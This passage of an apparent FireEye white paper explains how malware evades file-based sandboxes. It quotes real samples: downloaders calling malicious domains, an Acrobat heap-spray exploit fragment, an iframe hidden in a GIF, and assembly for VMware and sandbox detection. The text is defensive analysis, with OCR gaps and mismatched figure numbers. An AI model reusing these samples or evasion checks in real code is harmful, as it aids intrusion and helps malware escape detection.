Many file-based sandboxes are configured with no connection to the Internet. A malicious downloader observed in such a sandbox would make an HTTP request but fail to download the malware. So the sandbox detects only the HTTP request—not the actual malware download and ensuing malicious activity.

```
<<

    /S /JavaScript
    /JS (this.getURL(unescape('%68%74%74%70%3a%2f%2f%73%65%61%72%63%68%67%
6c%6f%62%61%6c%73%69%74%65%2e%63%6f%6d%2f%69%6e%2e%63%67%69%3f%32%33')))
>>
```

Figure 19: Malicious JavaScript code making an HTTP request to high-risk URL.

Execution name of the analyzed file

Many sandboxes assign a predefined name to files during execution. Attackers can avoid detection by having their code determine whether it is running under one of these names and, if so, terminate before exhibiting any telltale behavior.

Figure 20 shows an example of this evasion technique in action. Here, the code calls Windows' GetModuleFilenameW() function to retrieve its own file path. It then checks for the string "sample" (a common name assigned to modules running in a sandbox) in that path. If "sample" appears, the malware aborts.[11]

```
00403595  .  56            PUSH ESI
00403596  .  FF15 08394000 CALL DWORD PTR [403908]          kernel32.GetModuleFileNameW
0040359C  .  03C0          ADD EAX,EAX
0040359E  .  A3 073D4000   MOV DWORD PTR [403D07],EAX
004035A3  .  E8 07000000   CALL Unpacked.004035AF           PUSH ASCII "sample"
004035A8  .  73 61 6D 70   ASCII "sample",0
004035AF  >  68 8C394000   PUSH Unpacked.0040398C
004035B4  .  FF15 60394000 CALL DWORD PTR [403960]          ntdll.strstr
004035BA  .  83C4 08       ADD ESP,8
```

Figure 20: Malicious code checking for the sample string in the execution path.

[11] ibid

Volume information

Every computer hard drive has a volume serial number, typically assigned when formatting the drive. This four-byte value is generated from a combination of the date and time of the format operation. So chances are small that any two given volumes will have the same serial number.

But many sandboxes are virtualized copies of one another, including the volume serial number created when the original system image was created. Malware can detect the presence of many sandboxes by checking whether the volume serial number of the machine it is running on matches that of widely used VMs.[11]

The code in Figure 21 employs this technique using Windows' GetVolumeInformation function. The function retrieves information about the file system and volume associated with the specified root directory.

The instruction "cmp DWORD PTR [EBP-8], 0CD1A40" compares the volume number retrieved by GetVolumeInformation() with the volume number of a known file-based sandbox. If it finds a match, the malware terminates.



Figure 21: Code making use of the GetVolumeInformation function to detect file-based sandbox.

Execution after reboot

File-based sandbox are usually set up to execute file samples one after another, and VMs do not normally reboot during analysis. With this in mind, attackers are deploying malware that does nothing overtly suspicious until after a reboot. Because the sandbox does not reboot during analysis, it observes no malicious behavior.

One example of this technique is Terminator RAT, which has appeared in a variety of campaigns. Terminator works as follows:

1. Attacks usually start with a weaponized Microsoft Word document which drops the malicious executable DW20.exe when opened.

2. DW20.exe creates two working folders, "%UserProfile%\Microsoft" and "%AppData%\2019." The "Microsoft" folder stores Terminator's configurations and executable files (svchost_.exe and sss.exe), and the "2019" folder stores related shortcut link files.

3. The malware then sets "2019" as Windows' startup folder (files in this folder run automatically when Windows starts up) by modifying the following registry value, as shown in Figure 19: (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup).

4. DWE20.exe deletes itself from the PC's hard drive and terminates (see Figure 22).

5. Only after the computer restarts—triggering the malware shortcuts placed in the "2019" folder that is now set as the Windows startup folder—does the malware begin its dirty work.[12]

[11] ibid

[12] FireEye. "Evasion Tactics by Terminator Rat." October 2013.



Figure 22: Startup folder modified by Terminator.

```
mov     eax, ebx
dec     eax
inc     eax
push    offset aAccelorator ; "Accelorator"
push    140
push    edi
call    FindResourceA
```

Figure 23: DW20.exe terminates and deletes itself.

Environment

In theory, code executed in a sandbox should run the same way it does on a physical computer. In reality, most sandboxes have telltale characteristics, enabling attackers to include features into their malware that check for these virtual environments. This section explains some of those checks in detail.

Version checks

Many malicious files are set to execute only in certain versions of applications or operating systems. These self-imposed limitations are not always attempts to evade sandboxes specifically; many seek to exploit a flaw present only in a specific version of an application, for example.

But the effect is often the same. All sandboxes have predefined configurations. If a given configuration lacks a particular combination of operating systems and applications, some malware will not execute, evading detection.

Flash

Figure 24 shows ActionScript code for a malicious Flash downloader. The version number of the Flash player installed on the system is an input (variable v) to the getUrl() function. The code makes a GET request to a high-risk domain to download a malicious file, f.swf, to exploit a flaw in a specific version of Flash.

```
var v=/:$version;
getUrl("http://www.live322.cn/"+v+"f.swf",_root,"GET");
stop();
```

Figure 24: DW20.Malicious Flash downloader with version check.

If the sandbox does not have the targeted version installed, the malicious flash file is not downloaded, and the sandbox detects no malicious activity.

PDF

In a similar manner, the JavaScript code shown in Figure 21 uses the API method app.viewerVersion() to determine the version of the Acrobat Reader installed. The code executes only on systems that have the targeted version—in this case, version 6.0 or later—bypassing sandboxes that do not have a matching version in place.

```
f (app.viewerVersion >= 7.0)

lin = re(1124,unescape("%u0b0b%u0028%u06eb%u06eb")) + unescape("%u0b0b%u0028%u0aeb%u0aeb") + ⮐
  ⤷unescape("%u9090%u9090") + re(122,unescape("%u0b0b%u0028%u06eb%u06eb")) + sc + ⮐
  ⤷re(1256,unescape("%u4141%u4141"));

lse

f6 =  unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
lin = re(80,unescape("%u9090%u9090")) + sc + re(80,unescape("%u9090%u9090"))+ ⮐
  ⤷unescape("%ue7e9%ufff9")+unescape("%uffff%uffff") + unescape("%uf6eb%uf4eb") + ⮐
  ⤷unescape("%uf2eb%uf1eb");
hile ((plin.length % 8) != 0)
lin = unescape("%u4141") + plin;

lin += re(2626,ef6);

 (app.viewerVersion >= 6.0)

his.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
```

Figure 25: Malicious Acrobat JavaScript code with a version check.

```
a1 2a 44 a6  15 58 41 b5  14 ea 12 d8  03 6b ee e8   ¡*D¦.XAµ.ê.Ø.kîè
10 14 6d 9a  62 a7 05 58  80 08 30 01  13 c9 37 20   ..m$b§.X€.0..É7
00 00 3b 3c  3f 6f 62 5f  73 74 61 72  74 28 29 3b   ..;<?ob_start();
3f 3e 3c 69  66 72 61 6d  65 20 73 72  63 3d 22 68   ?><iframe src="h
74 74 70 3a  2f 2f 77 77  77 2e 72 6f  35 32 31 2e   ttp://www.ro521.
63 6f 6d 2f  74 65 73 74  2e 68 74 6d  22 20 77 69   com/test.htm" wi
64 74 68 3d  30 20 68 65  69 67 68 74  3d    3e 3c   dth=0 heig   0><
2f 69 66 72  61 6d 65 3e  3c 3f 6f 62  5f 73 74 61   /iframe><?ob_sta
72 74 28 29  3b 3f 3e 3c  69 66 72 61  6d 65 20 73   rt();?><iframe s
72 63 3d 22  68 74 74 70  3a 2f 2f 77  77 77 2e 72   rc="http://www.r
6f 35 32 31  2e 63 6f 6d  2f 74 65 73  74 2e 68 74   o521.com/test.ht
6d 22 20 77  69 64 74 68  3d 30 20 68  65    67 68   m" width=0 heigh
```

Figure 26: Malicious iframe tag in a GIF file.

Embedded iframes in GIF and Flash files

Often, malware uses seemingly innocuous files to get past defenses and download a malicious payload. A common approach is hiding iframe HTML elements in an otherwise non-executable file, such as a GIF picture or Acrobat Flash.

By themselves, these files are not executed and therefore exhibit no suspicious behavior in the sandbox. Instead, they hide data—this data is "unlocked" and executed by a separate file that waits for it on a compromised physical computer.

GIF

GIF graphic files consist of the following elements:

- Header
- Image data
- Optional metadata
- Footer (also called the trailer)

The footer is a single-field block indicating the end of the GIF data stream. It normally has a fixed value 0x3B. In many malicious GIF files, an iframe tag is added after the footer.

Flash

Similar to GIF files, Flash files can also hide iframe links to malicious websites. Figure 24 shows Flash file code with a malicious iframe element.

Flash is not an HTML rendering engine, so the hidden iframe does nothing when the Flash file is opened in the sandbox. So again, the sandbox detects no malicious behavior.

In the same way, JPEG files can contain hidden data that flies under the radar of file-based sandboxes. The JPEG data shown in Figure 25 reveals the string "eval(base64_decode)" in the file's exchangeable image file format (Exif) header—strong evidence of hidden PHP scripting commands.

Normally, the PHP command Exif_read_data is used to read images. Another PHP command, preg_ replace, lets programmers find and replace the content of strings. But preg_replace has an option that executes content rather than just searching and replacing. (This option, eval, is triggered with the command modifier "/e/".) The eval function allows attackers on a compromised website to execute malicious PHP commands hidden in the JPEG header.



Figure 27: Malicious iframe tag in a Flash file.



Figure 28: JPG having eval and base 64.

File-based sandboxes typically open JPEG files in a file viewer or Web browser. Absent any PHP commands to execute the hidden code in the sandbox, the JPEG file exhibits no malicious behavior.

Embedded Executables in Image files GIF, PNG

In addition to containing iframe tags, images such as like GIF, PNG can also store hidden executables. Figure 29 shows a gif file that was used as a second-stage downloader in a zero-day attack. The gif file has a single byte xored executable. The key to decode the executable is 0x75.

As shown in figure 26.0, “21 1D 1C 06 55” stands for “This” xored with 0x75, which indicates that “this file cannot be run in a dos mode”, the string commonly found in executable headers.

When the image file is moved to a file-based sandbox, the sandbox opens it in an image viewer or Web browser. Because the hidden executable does not run in a Web browser or image viewer, the sandbox never sees any malicious behavior and deems the file benign.

DLL loader checks

Usually, running a dynamic-link library (DLL) file involves using run32dll.exe or loading the DLL in a process that executes it. Some malware uses a different process, requiring specific loaders to execute the DLL. If the required loader is not present, the DLL does not execute and remains undetected by the sandbox.

Figure 29 shows malware code that computes the hash of the loader to determine whether it is the required loader.



Figure 29: Image having a single byte xored executable.

VMware Evasion Techniques

The sandbox-evasion techniques outlined so far in this report are hallmarks of advanced malware and APTs. But based on our telemetry data, several classic evasion techniques continue to prove useful to malware writers.[13] VMware, a popular virtual-machine tool, is particularly easy to detect because of its distinctive configuration.

System-service lists

To detect the presence of a VMware-created sandbox, some malware checks for services unique to VMware, including vmicheatbeat, vmci, vmdebug, vmmouse, vmscis, VMTools, vmware, vmx86, vmhgfs, and vmxnet.



Figure 30: Malware computing the hash of the loader.

[13] Virus Bulletin. "Techniques for Evading Automated Analysis." February 2013

The code shown in Figure 31 uses the function RegOpenKeyExA() to check services used by VMware virtual machines. If the function RegOpenKeyExA() succeeds, the return value is a nonzero error code.

Unique files

Another giveaway that the malware code is running in a VMware-created sandbox is the presence of VMware-specific files. Figure 32 shows malware code that uses the GetFileAttributeA() function to check for a VMware mouse driver.

The GetFileAttributeA() function retrieves the system attributes for the specified file or directory. After the function call, the code cmp eax, 0FFFFFFFFh checks whether the value returned is –1. That value means that the function is unable to retrieve the attributes of the file vmmouse.sys because that file does not exist on the system—and therefore, the code is not executing in a VMware environment.

```
sub     esp, 3Ch
lea     eax, [esp+3Ch+var_10]
mov     [esp+3Ch+var_2C], eax
mov     [esp+3Ch+var_30], 20019h
mov     [esp+3Ch+var_34], 0
mov     [esp+3Ch+var_38], offset aSoftwareVmware ; "SOFTWARE\\VMware, Inc.\\VMware Tools"
mov     [esp+3Ch+var_3C], 80000002h
call    RegOpenKeyExA
sub     esp, 14h
test    eax, eax
```

Figure 31: Malware using the function RegOpenKeyExA() to check for VMware tools.

```
1C          = dword ptr -1Ch

            sub     esp, 1Ch
            mov     [esp+1Ch+var_1C], offset aCWindowsSyst_0 ; "C:\\WINDOWS\\system32\\drivers\\vmmouse.sys"..
            call    GetFileAttributesA
            sub     esp, 4
            cmp     eax, 0FFFFFFFFh
            setz    al
```

Figure 32: Malware using GetFileAttributeA( ) to determine the presence of VMware.
mouse driver

VMX communication port

Another obvious indicator is the VMX port that VMware uses to communicate with its virtual machines. If the port exists, the malware "plays dead" to avoid detection. Figure 33 shows malware code that checks for the port.

The code works as follows:

1. The instruction move eax, 'VMXh' loads the value 0x564D5868 into the EAX register.

2. EBX is loaded with any value.

3. ECX is set to 0Ah, which retrieves the VMware version.

4. Register DX is set to the port VX, which enables interfacing with the VMware.

5. The code calls the instruction in eax, dx to read from the port into EAX. If the code is running in a VMware environment, the call succeeds. The malware refrains from executing to avoid detection.

```
sub_405124      proc near               ; CODE XREF: sub_40B
                                        ; DATA XREF: sub_40B

arg_8           = dword ptr  0Ch

                xor     eax, eax
                push    offset loc_40514C
                push    dword ptr fs:[eax]
                mov     fs:[eax], esp
                mov     eax, 'VMXh'
                mov     ebx, 3C6CF712h
                mov     ecx, 0Ah
                mov     dx, 'VX'
                in      eax, dx
```

Figure 33: Malware using IO ports to detect VMware.

Comparing Publicly Available Sandboxes

Table 1 compares three popular online malware-analysis services that use file-based sandboxes to detect malware. To varying degrees of success, the free services caught some malware that used sandbox- evading techniques. But none of them recognized all of the techniques, and all three missed malware that employed version checks and embedded iframes. (The files were detected using a combination of the FireEye Multi-Vector Virtual Execution™ (MVX) engine, static checks, and callback monitoring.)

	Human Interaction	Embedded Iframe in Flash / JPG files	Sleep Calls	Version Checks	Process es Specific to	Checking for Communication Ports
Detected by Sandbox 1?	No	No	Yes	No	Yes	Yes
Detected by Sandbox 2?	Identified hook but missed behavior	No	Yes	No	Yes	Yes
Detected by Sandbox 3?	Yes	No	Yes	No	Yes	Yes

Table 1: Comparison of three sandboxes' abilities to detect various sandbox-evasion techniques.

Conclusion

File-based sandboxes are no silver bullet against sophisticated attackers. While virtualization is a valuable tool for observing file behavior, it is only a tool. Malware can easily detect whether it is running in off-the-shelf sandboxes used by most security vendors and constrain its behavior accordingly.

Detecting today's advanced threats requires a more comprehensive approach to threat protection. VM environments must be part of a broader platform that analyzes the context of the attack through multi-flow analysis. Using a combination of behavior-based and static analysis—along with a deeper understanding of how individual pieces of an attack work together—helps fill in the gaps.

To learn how the FireEye MVX engine detects threats that ordinary sandboxes cannot, visit the FireEye website at http://www.fireeye.com/products-and-solutions/virtual-execution-engine.html.

About FireEye

FireEye protects the most valuable assets in the world from those who have them in their sights. The combination of our threat prevention platforms, intelligence and expertise help organizations eliminate the consequences of security breaches by finding and stopping attackers at every stage of an attack. With FireEye you'll detect attacks as they happen, understand the risk and be prepared to rapidly resolve security incidents. The FireEye Global Defense Community includes over 2,200 customers across more than 60 countries, including over 130 of the Fortune 500.

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | **www.fireeye.com**

FireEye